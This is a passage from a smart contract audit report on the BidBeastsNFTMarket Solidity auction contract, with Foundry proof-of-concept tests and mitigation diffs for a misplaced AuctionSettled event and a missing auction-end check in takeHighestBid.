    uint256 S_MIN_BID_INCREMENT_PERCENTAGE = 5;
    uint256 firstBidAmount = MIN_PRICE + 1;
    uint256 secondBidAmount = firstBidAmount + (firstBidAmount *
        S_MIN_BID_INCREMENT_PERCENTAGE) / 100;

    _mintNFT();
    _listNFT();

    vm.prank(BIDDER_1);
    vm.expectEmit(true, true, true, true, address(market));
    emit AuctionSettled(TOKEN_ID, BIDDER_1, SELLER, MIN_PRICE + 1);
    market.placeBid{value: MIN_PRICE + 1}(TOKEN_ID);

    vm.prank(BIDDER_2);
    vm.expectEmit(true, true, true, true, address(market));
    emit AuctionSettled(TOKEN_ID, BIDDER_2, SELLER, secondBidAmount);
    market.placeBid{value: secondBidAmount}(TOKEN_ID);
}
```

Recommended Mitigation: Remove the `AuctionSettled` event emission from the `BidBeastsNFTMarket::placeBid` function.

```
        function placeBid(uint256 tokenId) external payable isListed(
            tokenId) {
```

```
        ...

            require(msg.sender != previousBidder, "Already highest
               bidder");
-           emit AuctionSettled(tokenId, msg.sender, listing.seller,
        msg.value);

            ...
            }
```

Low

[L-1] The `BidBeastsNFTMarket::takeHighestBid` function is missing a period check, creating some level of unclear information and confusion for users.

Description: The `BidBeastsNFTMarket::takeHighestBid` function's NatSpec documentation indicates it can only be called before the auction ends. However, it does not check if the auction has ended, allowing the seller to take the highest bid after the auction ends.

Impact: This creates some level of unclear information and confusion for users, as it partially repeats the functionality of the `BidBeastsNFTMarket::settleAuction` function.

```
**Proof of Concept:** Add the following code snippet to the `
    BidBeastsMarketPlaceTest.t.sol` test file.

This code snippet is designed to demonstrate the `BidBeastsNFTMarket::
    takeHighestBid` function being successfully called after the auction
     ends.
```

```
function testTakeHighestBidAfterAuctionEnd() public {
    vm.startPrank(OWNER);
    nft.mint(SELLER);
    vm.stopPrank();

    vm.startPrank(SELLER);
    nft.approve(address(market), TOKEN_ID);
    market.listNFT(TOKEN_ID, MIN_PRICE, BUY_NOW_PRICE);
    vm.stopPrank();

    // First bid to start auction
    uint256 bidAmount = MIN_PRICE + 1;
    vm.prank(BIDDER_1);
    market.placeBid{value: bidAmount}(TOKEN_ID);

    // End auction and settle
    vm.warp(block.timestamp + market.S_AUCTION_EXTENSION_DURATION() +
        1);
```

```
18      vm.prank(SELLER);
19      market.takeHighestBid(TOKEN_ID);
20
21      assertEq(nft.ownerOf(TOKEN_ID), BIDDER_1);
22      assertEq(market.getListing(TOKEN_ID).listed, false);
23  }
```

Recommended Mitigation: Add a check for the auction end time to the `BidBeastsNFTMarket::takeHighestBid` function to ensure it can only be called before the auction ends.

```
1       function takeHighestBid(uint256 tokenId) external isListed(tokenId)
            isSeller(tokenId, msg.sender) {
2   +       require(listings[tokenId].auctionEnd > block.timestamp, "
        Auction has ended");
3           Bid storage bid = bids[tokenId]; // creates a link to bids[
                tokenId] value, why ?
4           require(bid.amount >= listings[tokenId].minPrice, "Highest bid
                is below min price");
5
6           _executeSale(tokenId);
7       }
```